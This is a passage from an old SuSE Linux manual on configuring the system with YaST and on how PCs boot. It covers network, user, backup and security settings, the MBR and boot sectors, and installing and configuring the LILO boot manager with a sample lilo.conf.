If you are planning on compiling your own kernel, we recommend that you create a second configuration in LILO. The purpose of this new configuration is a backup option in case your newly compiled kernel does not boot. Create a new configuration and call it `old`, and configure it to use the `/boot/vmlinuz.old` kernel. You should also copy the current kernel `/boot/vmlinuz` to `/boot/vmlinuz.old`. When configuring this option, you should also enable the '`Kernel optional`' option. Now, in the event that you have compiled a new kernel (see Chapter 13 page 375) which for some odd reason will not boot, you still have a way to boot to your original kernel.

3.6.3 Network Configuration

General network configurations can be done with YaST as well (see Figure 3.23 on the following page). Even if you are not connected to a network, it is a good idea to configure your network. Many programs depend on a correctly configured network to be able to function properly.




Figure 3.23: Network configuration

'Network base configuration' This is where you can configure the ☞*IP-Address(es)* for the appropriate network interface (network card, PPP, or ISDN, etc.) (Figure 3.24); see page 149 pp., where all these concepts are explained. Here you can also select the services `DHCP` or `BOOTP` via '`F3=Auto-`




Figure 3.24: Network base configuration

`IP`', to use an automatic IP configuration.

'Change host name' The host name and domain name of your computer can be set here. If you are not familiar with the concept of a host name or a domain name, please refer to Section 5 page 149.

'Configure network services' With this option you can configure basic network services such as: inetd (for telnet, ftp, printing etc..) portmap (for NFS server and NIS) and rpc.nfsd (for NFS server).

'Configuration Nameserver' It is possible to specify one or more nameservers. (see Section 75 page 468 for more information).

'Configure YP client' This option will only be active if you have installed the package `ypclient`, series `n` See Section 5.4 page 159 and also Section 75 page 470 for more information.

'DHCP Client' This option will only be active if the package `dhclient`, series `n` has been installed.

'Configure Sendmail' With this option it is possible to install a configuration file for sendmail. There are a few configuration files available that will suit most needs.

'Administer remote printers' With this option you can configure your machine to be able to access a printer which is on a TCP/IP network. The configuration options in this screen are relatively self-explanatory. '`Name of printer`' refers to the name by which the local machine refers to the printer (a good choice would be `remote`). '`Spool directory`' will be automatically configured according to the name given above. '`Server name`' is the IP address or the name of the print server. '`Name of printer`' is the name by which the print server refers to the printer (in most cases this will be `lp`).

If you need a prefilter for this printer, please refer to Section 12.6 page 362.

'Connect to printer via Samba' This option will only be active if the package `samba`, series `n`, has been installed. With this menu item it is possible to connect to a printer that is connected to a Windows computer.

'Connect to a printer via Novell network' This option will be active only if the package `ncpfs`, series `n` has been installed.

'Configure ISDN parameters' This option will only be active if the package `i4l`, series `n`, has been installed. Follow the detailed menus that are available (see Section 6.2 page 167 for additional clarification).

For additional network configurations, please refer to Chapter 5 page 149.

3.6.4 Configuring the Live Filesystem CD-ROM

You may purchase the "Live FileSystem" CD-ROM separately from SuSE Linux, or you can download the ISO image from the FTP server (`ftp://ftp.suse.com/pub/suse/i386/`).

This bootable CD serves different purposes:

- It enables you to directly start a SuSE Linux system, including the X Window System, without installing anything to hard disk. This might come in handy if you want to check whether a machine runs with SuSE Linux at all, or if you are looking for a powerful and fail-safe rescue system (see Section 16.6 page 453).

- Furthermore, you can also integrate the "Live File System" into a regular SuSE Linux system. This is only useful if you do not have enough disk space. We will discuss this now.

> **Note**
>
> Please be aware that the Live File System can only provide a certain *selection* of programs. The space on one CD is restricted and a complete SuSE Linux does contain 6 CD-ROMs . . .

You have the choice, in YaST of integrating the Live Filesystem. If you choose this, links will be created for every package not already installed on your system. These links point to the programs on the CD. Thus the programs can be easily started from the CD, without using disk space. You must be aware, however, that from now on the CD with the Live File System *must* be in the CD-ROM drive, as it will be mounted (the ☞*Mountpoint* is `/S.u.S.E.`). If you want to mount another CD, first boot with the live filesystem and then unmount it, using the command:

```
earth: # umount /S.u.S.E
```

and mount the other CD afterwards.

In some cases, even base programs are integrated from the CD into the live filesystem. In this special case, these programs are constantly running and consequently, you will not be able to unmount the CD. If you must mount another CD anyway, our base system is designed so that it is always able to run even without the CD. So just boot your computer with the CD removed. Linux will display a couple of error messages which you can ignore. All programs for accessing a CD are on your system.

If you receive the error message `"no space left on device"`, this could be because the ☞*inode* density on your system is too small. With very small partitions, this is the most common error. Unfortunately, this can only be solved by reformatting and decreasing the inode size (e. g., 1 KB per inode instead of 4 KB per inode—see Section 3.3.10 page 92).

If your hard drive space is used up, you can't even start YaST to disintegrate the live filesystem, as YaST can't create the files it needs to start. In this case, just delete some of the symbolic links that point to the directory `/SuSE` [2], and try starting YaST again.

The advantage of the Live File System is the disk usage. There are some disadvantages as well:

- Accessing the Live File System is rather slow. Accessing a CD-ROM drive is much slower than accessing a hard drive.

[2] Deleting files is covered in Section 19.7.5 page 503

- As lots of symbolic links have to be created and each of them requires an *inode*, you need to have enough free inodes available. The number of inodes has been assigned when you assigned partitions and this can only be changed by re-formatting the partition.
- To integrate the Live CD the partition must have at least 50 MB free space available.

3.6.5 Login Configuration

Here you can set whether the system will boot to a text mode or to a graphical mode with the X Window System. If you want to use the graphical login, you have two choices: XDM or KDM. If you choose KDM you can also select which users are permitted to **`shutdown`** the system. The other login option is via the text console. With this option you can start the X Window System with the command startx (Figure 3.25).

Figure 3.25: Login Configuration

Note

If you are not absolutely sure that the X Windows System is configured correctly, you should not activate either of the graphical logins. Please test whether you can start the X Windows System first, from the console, before activating the display manager.

If you do configure your system to start with a graphical login, the file `/etc/inittab` will be configured to set Runlevel 3 as the default runlevel (see Section 75 page 473). If Runlevel 3 serves another purpose on your machine, then *neither* XDM nor KDM will be activated.

3.6.6 Settings for susewm (the Window Manager)

With this menu option you can set the "Graphical Desktop".




Figure 3.26: Setting up susewm

Please select your default window manager. You could also tell susewm which configuration files it should create and maintain. (see technical background in Section 9.5 page 295 pp.).

3.6.7 User Administration

YaST provides a convenient means of creating, deleting and maintaining user accounts. The menu option for managing users is titled '`User Administration`' and is a sub-menu of '`System Administration`'.

Here you can enable '`Access to Modem`'; if you do this you are added to the groups '`uucp`' and '`dialout`'. All members of these groups are able to connect and disconnect by means of PPP connections.

When new user accounts are created, default configuration files are copied from the `/etc/skel` directory into the home directory of the new user. This is a process by which the personal configuration files can automatically be created. Users are free to change those configuration files in their home directory as they wish, of course.

When creating or deleting user accounts, YaST runs the following two scripts:

- When creating a user account, the script `/usr/sbin/useradd.local` is run, if it exists. This script will create the necessary entries in the `/etc/passwd` and `/etc/shadow` files. The home directory is created and the files in `/etc/skel` are copied to it.




Figure 3.27: User Administration with YaST

- Before deleting a user account, the script `/usr/sbin/userdel.local` is called. The relevant lines in `passwd` and `shadow` are removed. The home directories will remain.

Both scripts can take the username as a parameter. If additional information is needed (user ID, login shell, home directory), it can be found in the `/etc/passwd` file.

If you are an advanced user and you do not want to use YaST to create user accounts, you have the programs useradd and userdel at your disposal.

Notes on PAM

The configuration files on PAM *Pluggable Authentication Modules* can be found in `/etc/pam.d`. Documentation for programmers and system administrators is located in `/usr/share/doc/packages/pam`.

SuSE Linux is able to handle MD5 passwords. With MD5 encryption, passwords can be longer than 8 characters (up to 128 characters). Since MD5 encryption is *not* compatible with the standard Unix **`crypt()`** function, most commercial Unix systems and some programs don't work with MD5 passwords. So be careful if you enable this feature.

Notes on configuration can be found in `/usr/share/doc/packages/pam/md5.config`.

3.6.8 Group Administration

YaST can also be used to create user groups.

Under Linux (as with UNIX in general) each user must be assigned to at least one group. This is necessary because permissions (for certain files) depend on




Figure 3.28: Group administration with YaST

which group the user belongs to. User groups can be used to restrict (or allow) users to have access to certain directories. Group passwords can also be used to restrict (or allow) access to certain directories.

Some groups already exist under Linux, for example the user groups `'users'`, `'root'` and many more.

The group name, such as with `'users'`, is just a textual representation of the group. Linux recognizes the groups according to the "GID" (Group ID). The configuration file for groups is in `/etc/group`.

This is just background information that most regular users do not need to know. With YaST it is easy to create groups. In the menu '`System Administration`' there is a submenu for '`Group Administration`'. This screen is described in Figure 3.28.

3.6.9 Creating Backups

This option helps you to back up all modified and new files and packages to a file or tape. These are configuration files in most cases.

The dialog consists of three parts (see Figure 3.29 on the next page):

1. Choosing the files to be backed up:

   Here you can tell YaST which directories should be excluded from the backup. Predefined are `/tmp /dev` and `/proc`. You should add mounted CD-ROM's or NFS-mounted filesystems to this list. The less you want to be backed up, the faster it will run, since unnecessary comparisons with package lists are omitted. Using + and -, you can add new directories or remove them. Pressing F10 leads to the next step.

2. Searching




Figure 3.29: Backup with YaST—choosing directories to exclude

In this step, YaST searches for files which should be backed up. The number and size of the packages found are updated while searching. After this has been done, there will be a list with all the files that have been found. Here you can still de-select files by using the .

3. Entering commands

   Here you decide how those files are going to be saved. You can give archive names, options and more.

This back up mechanism can only work if the dates of the files have not been otherwise changed. Furthermore, this function requires considerable RAM. Filenames of an ordinary CD take up to 6 MB RAM. Also, you need enough free disk space to save the backup archive. Compressing the archive will lead to a file reduced in size—approximately half of the original. The best way to do backups is to use a tape.

3.6.10 System Security Settings

Only change the defaults if you have detailed knowledge of the measures in question. You should definitely read Chapter 18 page 479.

> **Note**
>
> If you do not want to allow any `'root'` logins via ssh, then `/etc/ssh_config` must be adjusted. In `/etc/sshd_config`, the default is set to **`PasswordAuthentication yes`** – If the ssh is correctly configured, `'root'` logins are secure across a network.

3.6.11 Configuring XFree86(TM)

The X Window System (XFree86) can be configured with different configuration tools. You should first try to use SaX. SaX is described in more detail in Section 8.3 page 234.

The technical details can be read in Chapter 8 page 231 pp.

3.6.12 Changing the YaST Configuration File

SuSE Linux is maintained by one central configuration file (`/etc/rc.config`). This file is read at boot time by the boot scripts that configure your system.

It is possible to change individual variables in this file with YaST. By doing this you can make configuration changes to your system without having to know every detail about every configuration file on your system.




Figure 3.30: Editing the configuration file with YaST

The menu option for changing the configuration file is under the '`System Administration`' in the menu titled '`Change Configuration file`' With the cursor, select the variable that you want to change and press the ⟵ or F3 key. After you have used YaST to change one of the values the script SuSEconfig will run automatically.

If you decide to manually change this value (by editing the file `/etc/rc.config`) please remember that you must manually run the script SuSEconfig. This script will do the necessary updates to the relevant configuration files, according to the values that have been set (or changed) in `/etc/rc.config`. Additional details on this subject can be found in Section 17.6 page 464.

4 Booting and Boot Managers: LILO, loadlin, etc.

This chapter describes various methods of ☞*booting* a Linux system. To have a better understanding of what is involved, we will first illustrate some technical details of booting a PC.

4.1 Booting a PC

After turning on your computer, the first thing that happens is that the BIOS (Basic Input Output System) takes control, initializes the screen and keyboard, and tests the main memory. Until this task is completed, no external devices or external storage media are known to the system.

Once the basic system has finished its internal setup, it starts to verify the hardware around it. Date, time, and information about some of the most important external devices are read from the CMOS settings (usually referred to as the CMOS setup). After reading the CMOS, the BIOS should recognize the first hard disk (including details such as its geometry). It can then start to load the operating system (OS) from there.

To load the OS, the system loads a 512-byte data segment from the first hard disk into main memory and executes the code stored at the beginning of this segment. The instructions contained there determine the rest of the boot process. This is the reason why the first 512 bytes of the hard disk are often called the *Master Boot Record* (MBR) (☞*MBR*).

Even though the whole process is rather complicated and this description is oversimplified, it should be clear that up to this point (loading of the MBR), the boot sequence is independent of the installed operating system, is identical on all PC's, and all the PC has to access peripheral hardware is those routines (drivers) stored in the BIOS.

Master Boot Record

The layout of the MBR has been certified by an independent convention. The first 446 bytes are reserved for program code.[1] The next 64 bytes offer space for a partition table for up to four partitions.[2] The last two bytes have to contain a special "magic number" (AA55). Any MBR which replaces this number by a different number is rejected.

[1]The code itself – and its capabilities – depend on the system that created the MBR.
[2]Without this partition table, no filesystem can exist—you cannot use the hard disk.

Boot Sectors

Boot sectors are the first sectors on a hard disk partition.[3] They offer 512 bytes of space and are designed to contain code which is able to launch an operating system on this partition. Boot sectors of formatted DOS, Windows, and OS/2 partitions do exactly that. In contrast, Linux boot partitions are empty at the very start. A Linux partition cannot be started directly, although it may contain a kernel and a valid root filesystem.

A valid boot sector follows the conventions and enters the "magic number" of the MBR into the last two bytes.

Booting DOS or Windows 95

The `MBR` contains information that determines which partition of a hard disk is "active", i. e., which partition should be searched for the operating system to be booted.[4] The executable code in the MBR (first stage of the boot loader) tests whether the marked partition contains a valid boot sector.

If this is the case, the second stage of the boot loader can be started from there. DOS system programs can now be loaded and you will see the usual DOS prompt.

In DOS, only primary partitions can be marked active. Therefore, you cannot use logical partitions inside an extended partition as bootable DOS partitions.

4.2 Different Boot Concepts

The simplest boot concept affects only one machine with one operating system installed. A widely deployed PC configuration is DOS or Windows 95 as the only system installed. The boot sequence for this case has already been outlined.

A similar concept can be used for Linux,[5] if Linux is the only operating system being used. In this case, one could theoretically skip the installation of LILO. The big disadvantage of doing this is that you can't pass additional parameters to the system kernel at boot time.

As soon as there is more than one operating system installed, there are a number of new boot possibilities.

Booting another OS from a floppy disk The first OS can be booted from the hard disk. Other operating systems can be booted by using boot disks.

- *Requirements:* the floppy drive must be bootable.
- *Advantage:* you can skip the potentially tricky boot loader installation.
- *Disadvantage:* you have to *ensure* that you are not running out of working boot disks.

[3] except for the extended partition which serves as a "container" for other partitions
[4] This implies that DOS has to be installed on the first hard drive.
[5] You would have to write the Linux kernel directly onto a "raw" partition and launch this from the MBR. This is rather uncommon, however.

- It might be an advantage or disadvantage that your Linux is not capable of booting without a boot disk, depending on what it is to be used for.
- The boot process will take slightly longer.

Boot chaining of additional systems The same OS is always booted and others can optionally be started from within the first OS.

- *Requirements:* adequate programs for chain booting of operating systems must be available.
- An *example* is the loading of Linux from DOS using loadlin or starting a NetWare server from DOS with server.exe.

Installing a boot manager Theoretically, this allows you to use an arbitrary number of operating systems on a single machine. The choice of systems is done at boot time. Changing operating systems requires a reboot.

- *Requirements:* the boot manager must work smoothly with all installed operating systems.
- *Examples* of co-existing boot managers (at least under certain circumstances) are OS/2[6] and the DOS boot loader boot.sys.

The following section describes the installation and configuration of a boot manager, using the Linux boot manager LILO. A complete description of LILO's features can be found in [Alm94].This file can be printed by entering

```
earth:/usr/share/doc/packages/lilo # lpr user.dvi
```

or viewed with

```
earth:/usr/share/doc/packages/lilo # xdvi user.dvi
```

This is followed by a description of loadlin.

4.3 An Overview of LILO

LILO—here we go...

The Linux boot loader is usually installed in the MBR (details below, page 121 and Section 4.5 page 128). When started, LILO already has access to both real mode hard disks, and due to its installation, is able to find all the data it needs from the *raw* hard drives[7] without needing any information on partitioning. Because of this, operating systems can be booted from the first as well as from the second hard drive. The entries in the partition table that the standard DOS MBR uses to mark the active partition are ignored when using LILO in the MBR.

An important difference to the standard DOS boot sequence is that you can select any of the installed systems at boot time when using LILO. After loading the MBR into memory, LILO is started and you are asked to select one of the installed operating systems (see on the next page).

[6] more in Section 4.7.3 page 133
[7] A raw device is a device that is accessed directly without using a filesystem.

What is LILO?

LILO is a versatile boot manager. It can launch an operating system in the following ways:

- by loading the boot sector of a partition and starting an operating system from this partition. This is what other boot managers also do.
- by loading the Linux kernel and starting Linux. This cannot be done by most other boot managers.

Furthermore, LILO provides an important option of being able to pass a command line to the kernel. For security reasons, this can be protected totally, or partially, with a password.

How Do You Boot with LILO?

When LILO is launched, it displays the text `LILO` and a greeting message (which you yourself entered during installation). Thereafter, a command prompt appears:

```
boot:
```

Here, you select your operating system by entering its name, which is then booted. The name of the operating system has previously been set by you during installation. At this point, you can pass a parameter line to the Linux kernel. You can also get a list of all the operating system names available by pressing TAB.

The Components of LILO

The LILO machinery consists of the following components:[8]

- the beginning, or *first step*, of the LILO code in a boot sector which activates the system boot
- the *heart* of the LILO code, localized in `/boot/boot.b`
- a *map* file, normally `/boot/map`, where LILO enters the location of Linux kernels and other data during its installation
- optional: a *message file* whose contents are displayed as a welcome message before the LILO boot selection. Its usual location is: `/boot/message` (or similar)
- the different Linux kernel and boot sectors that LILO should offer

[8]By the way, the boot sectors installed by LILO contain a typical virus boot sequence. DOS virus scanners typically claim to have found the AIRCOP boot sector virus in files such as `/boot/any_b.b` or `/boot/any_d.b`. Also, you should disable any BIOS protection of the MBR.

Caution

Any write access (even through file movements) on any of these files corrupts the map file, thus requiring you to *reinstall* LILO. This is only relevant when you change to another kernel.

Where LILO Can Be Installed

This is referring to the above-mentioned *first step* of LILO. Before going into detail, we would like to point out a very important general restriction:

Caution

All LILO components and the kernel image `/boot/vmlinuz` must be located on the *first 1024 cylinders* of the hard drive. This can be achieved by a small extra partition which can be “mounted” in the directory `/boot`, and all of which is located within the first 1024 cylinders.

This is because these are the only cylinders available when the BIOS starts the system. With older BIOSes and IDE drives one can also be restricted to either of the first two hard drives (`/dev/hda` and `/dev/hdb`).

If you have an older BIOS, it is possible that the existence of (E)IDE hard drives could prevent your SCSI devices from booting.

Many newer BIOSes allow access to additional devices, for example, in connection with EIDE hard drive controllers for up to 4 EIDE devices. Many modern SCSI host adapters even allow SCSI devices to be “pushed to the front” in order to make them bootable. If you want to make use of this feature with LILO, have a look at the **`disk`** options on 126.

For the sake of simplicity we will combine all this under the heading “1024 cylinder limit”. It should all be considered *before* a first-time installation (Section 2.7.1 page 56) — afterwards it is too late, and may cause a lot of extra work. For more information, see 4.8.2 page 137.

The following locations are possible to store the LILO *boot sector*.

- **on a *floppy disk***. This is the most secure, but also the slowest alternative for booting with LILO (see Section 4.6 page 131). Choose this alternative if you do not want to change boot sectors.

- **in the *boot sector* of a primary Linux partition on the first hard drive**. This leaves the MBR untouched. Before it can be booted, the partition has to be marked active, with fdisk. If Linux is fully installed on logical drives or partitions on the second hard drive, there is only the boot sector of the extended drive of the first drive left (if there is one). Linux fdisk can also activate such a partition.

If you want to boot multiple systems from hard disk, this is quite long-winded. Every time you want to boot you have to activate the corresponding boot sector *beforehand*. The next two variants are much less cumbersome.

- **in the *Master Boot Record*.** This variation offers the highest flexibility. Moreover, this is the only alternative possible if all of the Linux partitions reside on the second hard drive and there is no extended partition on the first drive. Every setting of the MBR must be edited with extreme care since errors may have severe consequences. The safety aspects are described in Section 4.5 page 128.
- **If you have used *another boot manager* until now** and you want to continue using it. Depending on its flexibility and power, there are several variations. A common case: you have a primary Linux partition on the second hard drive where you boot Linux. Your boot manager is able to boot this partition via a boot sector. Then you can activate your Linux partition by installing LILO into this boot sector and telling your boot manager that it is active.

> **Caution**
>
> *Be careful* if you try to make a *logical* Linux partition bootable by installing LILO onto it. Success *is not guaranteed* at this point in time, even if your other boot manager is able to launch logical partitions.

Try it if you like. The safest way is to try it with a tiny Linux installation to see if it will work. Perhaps you will be lucky. The recommended way is still to create a primary and bootable Linux partition.

4.4 Configuring LILO

LILO is a flexible boot manager that offers many ways of adapting a configuration to one's needs. The most important options and meanings are described below. If you want to go into more detail, look at [Alm94].

Configuration of LILO is done in `/etc/lilo.conf`. If you are installing LILO for the first time, we recommend you use YaST to configure LILO. You can fine-tune, by editing `/etc/lilo.conf`, at a later stage.

> **Note**
>
> `/etc/lilo.conf` should only be readable for `'root'`, as it might contain passwords (see Section 4.4.2 page 125; this is the default setting with SuSE Linux. If in doubt, just check, by invoking the following command as root:)
>
> `earth: #` **`chmod 0600 /etc/lilo.conf`**

It is recommended you keep any existing old (and working) `lilo.conf` backed up in a safe place. Your settings only take effect when you reinstall LILO after changing `/etc/lilo.conf` (see Section 4.5 page 128).

4.4.1 Structure of `lilo.conf`

`/etc/lilo.conf` starts with a **`global section`** followed by one or more **`system sections`** for each operating system LILO should start. A new section is started by a line beginning with either **`image`** or **`other`**.

The order of entries in `/etc/lilo.conf` only matters in as much as the first one in the list is booted by default if no user interaction is taken —this can be set to **`delay=`** and **`timeout=`**.

A sample configuration for a machine with both DOS and Linux is shown in File contents 4.4.1. There are two Linux kernels (an older and a newer one) on `/dev/hdb3`, as well as MS-DOS (or Windows 95/98) on `/dev/hda1`.

```
# LILO Configuration file
# Start LILO global Section
boot=/dev/hda                # LILO Installation target
backup=/boot/MBR.hda.970428  # Backup file for the old  MBR
                             # Apr 28 1997
#compact        # faster, but won't work on all systems.
#linear         # Generate  linear  sector  addresses
                # instead of sector/head/cylinder addresses.
message=/boot/greetings      #  LILO's Greeting
prompt
password = q99iwr4           # Example LILO password
timeout=100     # wait at prompt for 10 s before default
                # is booted
vga = normal    # normal text mode (80x25 characters)
# End LILO global section

# Linux bootable partition config begins
image = /vmlinuz             #  Setting
    root = /dev/hdb3         #  Root partition for kernel
    read-only
    label = Linux
# Linux bootable partition config ends

# Second Linux bootable partition config
image = /vmlinuz.old
    root = /dev/hdb3
    read-only
    label = Linux.old
# 2nd Linux bootable partition config ends

# DOS bootable partition config begins
other = /dev/hda1
    label = DOS
    loader = /boot/chain.b
    table = /dev/hda
# DOS bootable partition config ends
```

File contents 4.4.1: Sample configuration in `/etc/lilo.conf`

Anything between a `'#'` and the end of line is regarded as a comment. Spaces and comments are ignored by LILO and can be used to improve readability. Now we go through the most important lines step by step:

- **Global section** (Parameter part)
  - **boot=<bootdevice>**
    The device on whose first sector LILO should be installed. <bootdevice> may be: a floppy disk drive (`/dev/fd0`), a partition (e. g., `/dev/hdb3`), or a whole disk (e. g., `/dev/hda`). The last means installing LILO in the MBR. Default: if this option is missing, LILO is installed on the current root partition.
  - **prompt**
    Forces the LILO prompt to be displayed. The default is: no prompt (compare with **delay** further down). This is recommended if LILO needs to manage more than one system. In addition, **timeout** should be set to guarantee an automatic reboot if nothing is entered at the prompt.
  - **timeout=<tenth-seconds>**
    Sets a timeout for the prompted option, thus enabling an automatic reboot if no entry occurs in the given time. <tenth-seconds> is the remaining time in 0.1 s. increments. Pressing Shift ⇑ starts the timeout over. Default: infinite, e. g., no automatic reboot.
- **Linux section**
  - **image=<kernelimage>**
    Here the name of the kernel image to be booted, including its directory location, should be entered. With your new system, this is most probably `/boot/vmlinuz`, or `/vmlinuz` for older SuSE Linux systems.
  - **label=<name>**
    This name has to be unique in `/etc/lilo.conf`. Otherwise, you can freely choose a name for the system (e. g., **Linux**). Maximum length is 15 characters. You should use only letters, numbers and underscore for names—no blanks or special characters.[9] The default is the filename of the kernel image (e. g., `/boot/vmlinuz`).

    By entering this name at the LILO prompt, you select which system to boot. It is recommended that, if there are many systems installed, you keep track of them in a special message file (**message=**).
  - **root=<rootdevice>**
    This is to give the kernel the name of the root partition (e. g., `/dev/hda2`) of your Linux system. This is recommended for security reasons. If this option is omitted, the kernel takes its own root partition.[10]
- **Other systems**
  - **other=<partition>**
    other tells LILO to start the partitions of other systems such as DOS (e. g., `/dev/hda1`).

[9] For more on the specific rules for which characters to use, see [Alm94], 3.2.1.
[10] This can be seen using the command rdev <kernelimage>.

– **loader=<Boot loader>**

To load a boot sector that belongs to another operating system, LILO constructs a *pseudo MBR* in its map file. At boot time, LILO first starts this pseudo MBR, which in turn starts the other boot sector. This option specifies the file where the code for the pseudo MBR is to be found.

Default: `/boot/chain.b` (usually, this is correct).

Sometimes another OS that needs to be booted from the first hard drive (e. g. DOS) is supposed to boot from another hard drive using LILO. There are additional options that cause the hard drives to swap according to their device numbers:

map-drive=<Number> and **to=<Number>**. See: File contents 4.4.2 (on this page).

The loader `os2_d.b` serves to load OS/2 from the second hard drive. [11]
New in LILO-Version 20: "switching" devices has to be set explicitly now (see File contents 4.4.2)

```
# Booting DOS from the second hard drive
# DOS bootable partition config begins
other = /dev/hdb1
  label = DOS
